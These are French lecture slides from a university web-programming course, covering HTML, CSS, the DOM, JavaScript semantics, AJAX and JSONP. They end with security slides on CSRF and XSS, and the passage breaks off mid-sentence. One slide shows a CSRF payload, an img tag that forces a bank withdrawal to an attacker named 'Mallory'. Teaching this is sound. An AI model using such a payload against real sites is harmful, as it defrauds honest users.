DAR - Cours 4
Clients

Romain Demangeon

APR, LIP6, UPMC

08/10/2018

Projet DAR 2018

- Regle 1: la charge du serveur doit être non triviale.
- Regle 2: une partie non-négligeable du serveur doit être en Servlets écrits à la main..

Charge Serveur

- Standard: Servlets pour la génération de page web (HTML) (+ AJAX).
- Intéressant: Servlets pour la génération de contenu structuré (JSON) et génération de page web côté client.

JSP

- Utilisation possible pour la génération de page web côté serveur.
- Pas de "tout JSP".

Projet DAR 2018 (II)

Ce qui doit être fait:

- Découpage des fonctionnalités (services/ressources).
- Décisions de structure de la base de données.
- Choix et Etude d'un hébergement.
- Choix d'une persistance.
- Prototype de serveur.

A faire cette semaine:

- Plan du site, écrans, (PoV: utilisateur)
- Structure de la partie client (PoV: programmeur).
- Découpage synchrone/asynchrone
- Prototype d'application.

Navigateurs

- Programmes clients pour le Web.
  - transforment des adresses ou liens en requêtes HTTP.
  - recoivent des réponses HTTP.
  - affichent le contenu des réponses HTTP.
- Ergonomie
  - destiné à des utilisateurs non-experts: simplicité.
  - mettent en page du contenu structuré: esthétique.
  - autorisent le calcul: interactivité.
- Fonctionnalités (point de vue utilisateurs):
  - avance et retour
  - arrêt et rafraichissement
  - historique, ...

Navigateurs (II)

Standards

Le W3C définit les standards souhaités pour un navigateur (*standard-compliance*).

Parts de Marché - 09/16

Chrome	49.9%
Safari	13.3%
UC	7.8%
Firefox	7.6%
IE	7%
Opera	5.3%
Android	3.6%

HyperText Markup Language (HTML)

Format de données pour représenter des pages web, langage de balisage (*markup*) pour l'écriture, la structure et la mise en page d'hypertexte.

- langage de balisage: langage d'enrichissement d'informations textuelles.
- terminologie:

```
<p>La saucisse est née il y a <span class="nowrap">4 000</span> ou
    <span class="nowrap">5 000 ans</span>.
<a href="/wiki/Hom%C3%A8re" title="Homère">Homère</a> en parlait déjà dans
```

  - Element:

    `<a href="/wiki/Hom%C3%A8re" title="Homère">Homère</a>`
  - Etiquette (*tag*): `a`, `p`, `span`, ...
  - Attribut: `href` = "`/wiki/Hom%C3%A8re`", `class` = "`nowrap`"
  - Entité de caractère: ` `
- Rappel de chronologie: 1991 (Sir Berners-Lee), HTML 4 (1997), HTML 5 (2014)

Cascading Style Sheets (CSS)

Feuilles de Style en Cascade: langage de présentation de documents pour XML et HTML (mais aussi XUL et SVG).

- Au départ, une volonté de séparer structure et style d'un document,
  - dans les faits: difficile de faire des CSS génériques.
- 5 niveaux:
  - Niveau 1 publié en 1996: rendu typographique du texte,
  - Niveau 2 publié en 1998 : préférences utilisateurs, représentation des pages web, gestion des polices annexes,
    - succès limité.
  - Niveau 2.1 publié en 2001 (standard actuel): errata/épuration de CSS2,
  - Niveau 3 (en cours d'implémentation): annotations Ruby, webTV, gestion des couleurs,
  - Niveau 4 (en développement): extension des possibilités.

Exemples CSS

- Avant CSS

```
<h1><font color="red"> Chapter 1. </font></h1>
```

- Avec CSS (en utilisant `style`)

```
<link href="path/to/file.css" rel="stylesheet">
<h1 style="color:red"> Chapter 1. </h1>
```

- sans utiliser `style`, on peut faire référence:


```
#name .class
```

```
p.commentaire {
  font-family: sans-serif;
  color: red;
  background-color: #0f0;
}

#machin { color: red}

a { text-decoration: none; }
a:hover { text-decoration: underline; }
```

- blocs de règles,
  - précédé de l'élément concerné,
  - contenant les propriétés à appliquer.


Document Object Model

- une API indépendante du langage et de la plateforme pour manipuler des documents HTML et XML.
- permet à des programmes/scripts de manipuler (lire, écrire) du code HTML.
- le document HTML/XML est manipulé comme un arbre, dont les noeuds sont les éléments, attributs et textes.
- gère les évènements d'une page HTML.




Histoire de DOM

- DOM niveau 0 (1995): gestion des évènements en Javascript (pas de standard propre).
- DOM intermédiaire(1997): guerre des navigateurs:
  - `document.layers[]` pour Netscape,
  - `document.all[]` pour IE.
- DOM niveau 1 standard (1998): modèle complet d'un document HTML/XML (avec modification).
- DOM niveau 2 (2000): `getElementById`, modèle d'évènements, espaces de noms XML, CSS.
- DOM niveau 3 (2004): XPath, évènements clavier, sérialisation de documents XML.
- DOM niveau 4 (en développement).



Arbres DOM



- racine: `DocumentObject`

DOM: Gestion d'évènements

DOM autorise la création (et la manipulation) de gestionnaires (*handlers*/*listeners*) d'évènements.

- évènements souris (clic, survol), clavier (pression), cadres HTML (*load*), formulaires (soumission, focus), toucher, ...
- Modèles de gestion d'évènements:
  - inlining (DOM 0): gestionnaires d'évènements créés comme des des attributs d'éléments
  - traditionnel (DOM 0): gestionnaires créés (et détruits) par des scripts.
  - DOM 2: modèle traditionnel avec plusieurs gestionnaires par évènements et séparation *capture*/*bubbling*.

Considérer 2 éléments l'un dans l'autre:

```
<a><b> ... </b></a>
```

Quand un évènement est déclenché sur `b`, deux manières de réagir:

- de l'extérieur vers l'intérieur (capture, 3ème argument à `true`).
- de l'intérieur vers l'extérieur (bubbling, 3ème argument à `false`).

La propagation peut être stoppée par `stopPropagation`.

Exemples DOM

Document

Code HTML:

```
<body>
  <a href="hello.html">Hello!</a>
</body>
```

Code DOM équivalent:

```
a = document.createElement("a");
t = document.createTextNode("Hello!");
a.setAttribute("href", "hello.html");
document.body.appendChild(a);
```

Sélecteur CSS

Utilisation de sélecteurs CSS pour récupérer du code DOM:

```
document.querySelector('#myheader')
document.querySelector('img[src^="http"]')
document.querySelectorAll('.mygroup')
```

Evenements

Code HTML (inline):

```
<a href="..."
  onclick="alert('Hello!');">Hello</a>
```

Code DOM 0 (traditionnel):

```
element.onclick = function() {
  alert('Hello!');
  return false;}
```

Code DOM 2:

```
document.addEventListener(
  "click",
  function(event) {
    alert('Hello!');
    event.preventDefault();
  }, false);
```

JavaScript

Langage de programmation de scripts, orienté-objet à prototypes avec typage dynamique et fonctions comme citoyens de première classe.

- prototypes: objets sans classes, modelés depuis un autre objet.
- typage dynamique faible: l'interpréteur gère le typage, JS est très permissif.
- fonctions de première classe: les fonctions peuvent être manipulées et créées à l'exécution.

- Utilisation principale: navigateurs.
  - code source téléchargé depuis le serveur.
- 3 couches:
  - le langage JavaScript (standard ECMAScript)
  - les APIs Javascript standardisées (DOM, AJAX, Canvas, ...)
  - bibliothèques JavaScript (jQuery [95% pdm], Prototype, Dojo [libre], YUI, Closure [compilateur JS $\rightarrow$ JS], ...)

Histoire de JS

1992 Apparition de *C–*, un langage de script léger facile d'accès.

1995 Naissance de JS à Netscape:

- proposer une alternative à Java pour les programmeurs webs débutants,
- utilisation délibéré du mot *Java*
  - similitudes dans la syntaxe,
  - différences dans la sémantique.

1996 Support JS dans IE 3.0.

1996 Standardisation ECMAScript.

- Unique langage supporté par tous les navigateurs,
- Partie client d'applications web:
  - JS ou un langage qui compile vers JS.
- Sémantique dirigée par l'implémentation.

Philosophie de Javascript

- Langage initialement prévu pour débutants/programmeurs web.
- Spécification dirigée par l'implémentation (navigateurs)
- Croissance rapide des utilisations:
  - accessibilité (disponible partout),
  - simplicité (moins verbeux que Java),
  - multi-paradigmes (objets, fonctionnel, impératif).
- Sémantique incroyablement technique:
  - typage très permissif,
  - raccourcis compliquant la sémantique,
  - héritage et surcharge atypiques,
  - optimisations cachées.
- Programmer JS vs. Bien programmer en JS.
- Cours 06 et 07

Norme ECMA-262

- spécification officielle.
- écrite en anglais.
- environ 250 pages.

```
12.6.2 The while Statement
The production IterationStatement : while ( Expression ) Statement is evaluated as follows

1. Let V = empty.
2. Repeat
    a. Let exprRef be the result of evaluating Expression.
    b. If ToBoolean(GetValue(exprRef)) is false, return (normal, V, empty).
    c. Let stmt be the result of evaluating Statement.
    d. If stmt.value is not empty, let V = stmt.value.
    e. If stmt.type is not continue || stmt.target is not in the current label set, then
        i. If stmt.type is break and stmt.target is in the current label set, then
            1. Return (normal, V, empty).
        ii. If stmt is an abrupt completion, return stmt.
```

JSCert: Formalisation de Javascript

A Trusted Mechanised JavaScript Specification, Bodin, Charguéraud, Filaretti, Gardner, Maffeis, Naudžiunien, Schmitt, Smith

JSCert / JSRef

Formalisation de ECMAScript 5 en Coq avec interpréteur.

- Spécification JSCert écrite en Coq.
- Correspondance oculaire entre EC5 et JSCert.
- Extraction d'un interpréteur en OCaml de JSCert.
- Deux composantes:
  - JSCert permet de faire des preuves inductives
  - JSRef permet de faire d'exécuter du code JS.

Sémantique

Exemples d'utilisation de while.

```
> eval("a: while(1){ while(1){ break a; }}")
< undefined
> eval("a: while(1){ while(1){ y=2; break a; }}")
< 2
> eval("a: while(1){ x=3; while(1){ y=2; break a; }}")
< 2
> eval("a: while(1){ x=3; while(1){ break a; }}")
< 3
```

- Manipulation de triplets de complétion
  - un type: `normal, break, continue, ...`
  - une valeur: résultat.
  - une étiquette: pour `break` et `continue`.

Sémantique (II)

Spécification JSCert du `while`:

red_while_1

$$\frac{\texttt{stat\_while\_1 L e1 t2 resvalue\_empty}/S/C \Downarrow_s o}{\texttt{stat\_while L e1 t2}/S/C \Downarrow_s o}$$

red_while_2b'_false

$$\frac{}{\texttt{stat\_while\_2 L e1 t2 rv (vret } S \texttt{ false)}/\_/C \Downarrow_s \texttt{out\_ter } S \texttt{ rv}}$$

red_while_2d

$$\frac{\texttt{rv}' = \left(\begin{array}{l}\texttt{If res\_value R} \neq \texttt{resvalue\_empty}\\ \texttt{then res\_value R else rv}\end{array}\right) \quad \texttt{stat\_while\_4 L e1 t2 rv' R}/S/C \Downarrow_s o}{\texttt{stat\_while\_3 L e1 t2 rv (out\_ter } S \texttt{ R)}/\_/C \Downarrow_s o}$$

red_while_2e_true

$$\frac{\neg(\texttt{res\_type R} = \texttt{restype\_continue} \wedge \texttt{res\_label\_in R L}) \quad \texttt{stat\_while\_5 L e1 t2 rv R}/S/C \Downarrow_s o}{\texttt{stat\_while\_4 L e1 t2 rv R}/S/C \Downarrow_s o}$$

red_while_2e_i_true

$$\frac{\texttt{res\_type R} = \texttt{restype\_break} \wedge \texttt{res\_label\_in R L}}{\texttt{stat\_while\_5 L e1 t2 rv R}/S/C \Downarrow_s \texttt{out\_ter } S \texttt{ rv}}$$

red_while_2e_ii_true

$$\frac{\texttt{res\_type R} \neq \texttt{restype\_normal}}{\texttt{stat\_while\_6 L e1 t2 rv R}/S/C \Downarrow_s \texttt{out\_ter } S \texttt{ R}}$$

red_while_2a_2b

$$\frac{\texttt{spec\_expr\_get\_value\_conv spec\_to\_boolean e1}/S/C \Downarrow_i \texttt{y1} \quad \texttt{stat\_while\_2 L e1 t2 rv y1}/S/C \Downarrow_s o}{\texttt{stat\_while\_1 L e1 t2 rv}/S/C \Downarrow_s o}$$

red_while_2b'_true_2c

$$\frac{\texttt{t2}/S/C \Downarrow_s o1 \qquad \texttt{stat\_while\_3 L e1 t2 rv o1}/S/C \Downarrow_s o}{\texttt{stat\_while\_2 L e1 t2 rv (vret } S \texttt{ true)}/\_/C \Downarrow_s o}$$

red_while_2e_false

$$\frac{\texttt{res\_type R} = \texttt{restype\_continue} \wedge \texttt{res\_label\_in R L} \quad \texttt{stat\_while\_1 L e1 t2 rv}/S/C \Downarrow_s o}{\texttt{stat\_while\_4 L e1 t2 rv R}/S/C \Downarrow_s o}$$

red_stat_exception

$$\frac{\texttt{out\_of\_ext\_stat t} = \texttt{Some } o \qquad \texttt{abort } o \quad \neg(\texttt{abort\_intercepted\_stat t})}{\texttt{t}/S/C \Downarrow_s o}$$

red_while_2e_i_false

$$\frac{\neg(\texttt{res\_type R} = \texttt{restype\_break} \wedge \texttt{res\_label\_in R L}) \quad \texttt{stat\_while\_6 L e1 t2 rv R}/S/C \Downarrow_s o}{\texttt{stat\_while\_5 L e1 t2 rv R}/S/C \Downarrow_s o}$$

red_while_2e_ii_false

$$\frac{\texttt{res\_type R} = \texttt{restype\_normal} \quad \texttt{stat\_while\_1 L e1 t2 rv}/S/C \Downarrow_s o}{\texttt{stat\_while\_6 L e1 t2 rv R}/S/C \Downarrow_s o}$$

Sémantique (III)

Code JSRef du `while`:

```
Definition run_stat_while runs S C rv labs e1 t2 : result :=
  if_spec (run_expr_get_value runs S C e1) (fun S1 v1 ⇒
    Let b := convert_value_to_boolean v1 in
    if b then
      if_ter (runs.runs_type_stat S1 C t2) (fun S2 R ⇒
        Let rv' := ifb res_value R ≠resvalue_empty
                   then res_value R else rv in
        Let loop := fun _ ⇒runs.runs_type_stat_while S2 C rv'
              labs e1 t2 in
        ifb res_type R ≠restype_continue
             ∨ res_label_in R labs
        then (ifb res_type R = restype_break
              ∧ res_label_in R labs
              then res_ter S2 rv'
            else (ifb res_type R ≠restype_normal
                  then res_ter S2 R else loop tt))
        else loop tt)
    else res_ter S1 rv).

Definition run_stat runs S C t : result :=
  match t with
  | stat_while ls e1 t2 ⇒
    runs.runs_type_stat_while S C ls e1 t2 resvalue_empty ...
```


Utilité

Bugs trouvés dans la spécification.

Asynchronous Javascript And Xml

Architecture informatique permettant de construire des applications web asynchrones, du côté client (XML/JSON).

- les scripts peuvent envoyer vers et recevoir depuis un serveur de manière asynchrone (en tâche de fond) sans recharger l'affichage et le comportement complet de la page actuelle.



Histoire d'Ajax

- années 1990: les sites Webs sont basées sur l'envoi de pages HTML complètes.
  - problèmes de bandes passante (toute la page est renvoyée à chaque requête)
- 1996: étiquettes `iframe` dans Internet Explorer (plusieurs sous-documents indépendants dans une page).
- 1998: XMLHTTPRequest: objet JavaScript qui permet d'obtenir des données (XML, JSON, ...) avec des requêtes HTTP
- 1999: utilisation de XMLHTTP pour mettre à jour les nouvelles et les cours de bourses sur la page par défaut d'IE.
- années 2000: utilisation de plus en plus courante: Outlook WebApp (2000), GMail (2004), Google Maps (2005).
- 2005: première utilisation du terme AJAX: article sur les pages web Google
- 2006: brouillon pour un standard W3C.

Exemple de Code AJAX

```
var xhr = new XMLHttpRequest();
xhr.open('get', 'http://example/method');

xhr.onreadystatechange = function() {
  if (xhr.readyState === 4) {
    if(xhr.status === 200){
      alert(Success: ' + xhr.responseText);
    } else {
      alert('Error: ' + xhr.status);
    }
  }
}

xhr.send(null);
```

- `xhr` est un objet `XMLHttpRequest()` qui envoie une requête GET au serveur,
- quand l'état de la requête change (code 4 = requête terminée), on affiche un résultat.

Exemple de Code AJAX (II)

```
<!DOCTYPE html>
<html lang="fr">
  <head>
    <meta charset="UTF-8">
    <title></title>
    <link rel="stylesheet" media="screen" href="style.css">
    <script src="http://code.jquery.com/jquery-1.6.2.min.js"></script> <!-- bibliothèque JQuery -->
    <script src="script.js"></script> <!-- La source qui contient le code d'envoi en Ajax -->
  </head>
  <body>
    <form method="post" action="add.php"> <!-- Formulaire envoyé par la méthode POST -->
      <fieldset>
        <legend>Choisissez deux nombres entiers</legend>
        <p><label>a = <input name="a" type="number" required></label></p> <!-- Premier nombre -->
        <p><label>b = <input name="b" type="number" required></label></p> <!-- Deuxième nombre -->
      </fieldset>
      <fieldset>
        <legend>R&eacute;sultat</legend>
        <p id="result"></p> <!-- Le résultat sera placé ici -->
      </fieldset>
      <p><button>Soumettre</button></p> <!-- Bouton de soumission -->
    </form>
  </body>
</html>
```

- code HTML d'une page contenant un formulaire.

Exemple de Code AJAX (II)

```
$(document).ready(OnReady); // Abonne le callback à exécuter lorsque tout le DOM est chargé

function OnReady(){
    $("form").submit(OnSubmit); // Abonne un callback à l'évènement "submit" du formulaire
}

function OnSubmit(data){
    $.ajax({
        type: $(this).attr("method"), // Récupère la méthode d'envoi du formulaire, ici "POST"
        url: $(this).attr("action"), // Récupère l'url du script qui reçoit la requête, ici "add.php"
        data: $(this).serialize(), // Fabrique la "query string" contenant les deux nombres
        success: OnSuccess // Callback qui récupère la réponse du serveur
    });
    return false; // Annule l'envoi classique du formulaire
}

function OnSuccess(result){
    $("#result").html(result); // Insère le résultat dans la balise d'id "result"
}
```

- code du script JQuery pour l'envoi et la réception

```
<?php
print($_POST["a"] + $_POST["b"]); // Envoi au client le résultat du calcul de a + b
?>
```

- code PHP sur le serveur.

AJAX: Réponses XML ou réponses JSON

- Contient "XML" dans son nom, mais plus souvent utilisé avec JSON
- Réponse XML:

```
xhr.responseType = "document";
xhr.responseXML.documentElement
```

- Réponse JSON:

```
xhr.responseType = "json";
eval(xhr.responseText)
```

  - problèmes de sécurité (évaluation vs. récupération).

Same-Origin Policy

Les requêtes AJAX (plus généralement, l'exécution de scripts) ne peuvent être faites que sur des URLs du même domaine (hôte et port) que la page.

- Utile pour communiquer avec le serveur, mais pas avec des APIs tierces.
- Pour utiliser des appels externes:
  - JSONP,
  - Messages (HTML 5),
  - utiliser le serveur comme un proxy.

Avantages et Inconvénients d'Ajax

Avantages de l'asynchronie:

- gain de temps (réactivité),
- gain de bande passante,
- modularité.
- ne nécessite plus le rechargement de la page.

Inconvénients d'AJAX:

- limitation du même origine.
- comportement du bouton "précédent" et l'historique ($\rightarrow$ HTML5)
- asynchronie et connexions lentes (réponses arrivant trop tard)
- seuls les navigateurs exécutent du JS
- code compliqué, difficile à déboguer.
- accessibilité (navigateurs vocaux).

JSON avec *Padding* (JSONP)

Alternative à AJAX autorisant les applications à faire des requêtes sur un serveur dans un domaine différent de la page principale.

- autorise les navigateurs à ne pas appliquer la *SOP* sur certains champs ⟨`script`⟩
- On dispose d'une URL qui retourne du JSON

```
http://saucisse.com/Chanteur/42
{ "Id" : 42, "Prenom" = "Annie", "Nom"="Cordy"}
```

- Si on utilise la réponse en tant que script, le navigateur renvoie une erreur (un objet n'est pas accessible tel quel en JS)

```
<script type="application/javascript"
 src="http://saucisse.com/Chanteur/42"> </script>
```

- On enrobe alors le résultat dans un futur (fonction de rappel)

```
<script type="application/javascript"
src="http://saucisse.com/Chanteur/42?jsonp=traiterReponse"> </script>
```

- On récupère le résultat comme argument du futur (déjà existant dans l'environnement JS), qui est exécuté

```
traiterReponse({ "Id" : 42, "Prenom" = "Annie", "Nom"="Cordy"});
```

Intégration et injection

- les *frameworks* JavaScript proposent une intégration transparente de JSONP, par exemple en jQuery;

```
$.ajax({url : 'http://query.yahooapis.com/v1/public/yql',
  dataType : 'jsonp',
  jsonp : 'callback',
  data: {
        q: "select title,abstract,url from search.news where query=\"cat\"",
        format: "json"
    }
  success : function(data){console.log(data)}});
```


- JSONP requiert un champ `script` pour fonctionner:
  - le champ peut être créé dynamiquement (e.g. par jQuery) par une manipulation DOM (injection)
  - une fois injecté, le navigateur évalue l'élement, fait un GET, récupère le contenu et l'évalue dans l'environnement local.
- ne fonctionne correctement qu'avec GET.
- ne peux accéder aux en-têtes HTTP.
-
  - appeler du code JS depuis un serveur tiers permet à celui-ci d'injecter n'importe quel code
  - une faille dans le serveur permet l'injection de code venant de n'importe où (en-tête `ContentSecurityPolicy`)
  - *Cross-Site Scripting*.

Attaques par Requêtes Trans-Sites (XSRF)

- aussi appelées CRSF, *one-click attack*, *session riding*
- attaques d'un site, initiée par un utilisateur malveillant, transmises depuis un utilisateur honnête.
  - un tiers convainc une personne d'exécuter une requête (par mail ou chat):

    ```
    <img src="http://bank.example.com/withdraw?account=Alice
      &amount=1000000&for=Mallory">
    ```

  - la requête part du navigateur de la personne honnête.



Scriptage Trans-Sites (XSS)


Le Scriptage Trans-Sites est l'injection malicieuse de scripts en vue de réaliser une XSRF.

- Alice se rend souvent sur le site de Bob.
  - il contient des données sensibles (informations bancaires)
  - il est protégé par authentification
- Marcelle se rend compte que
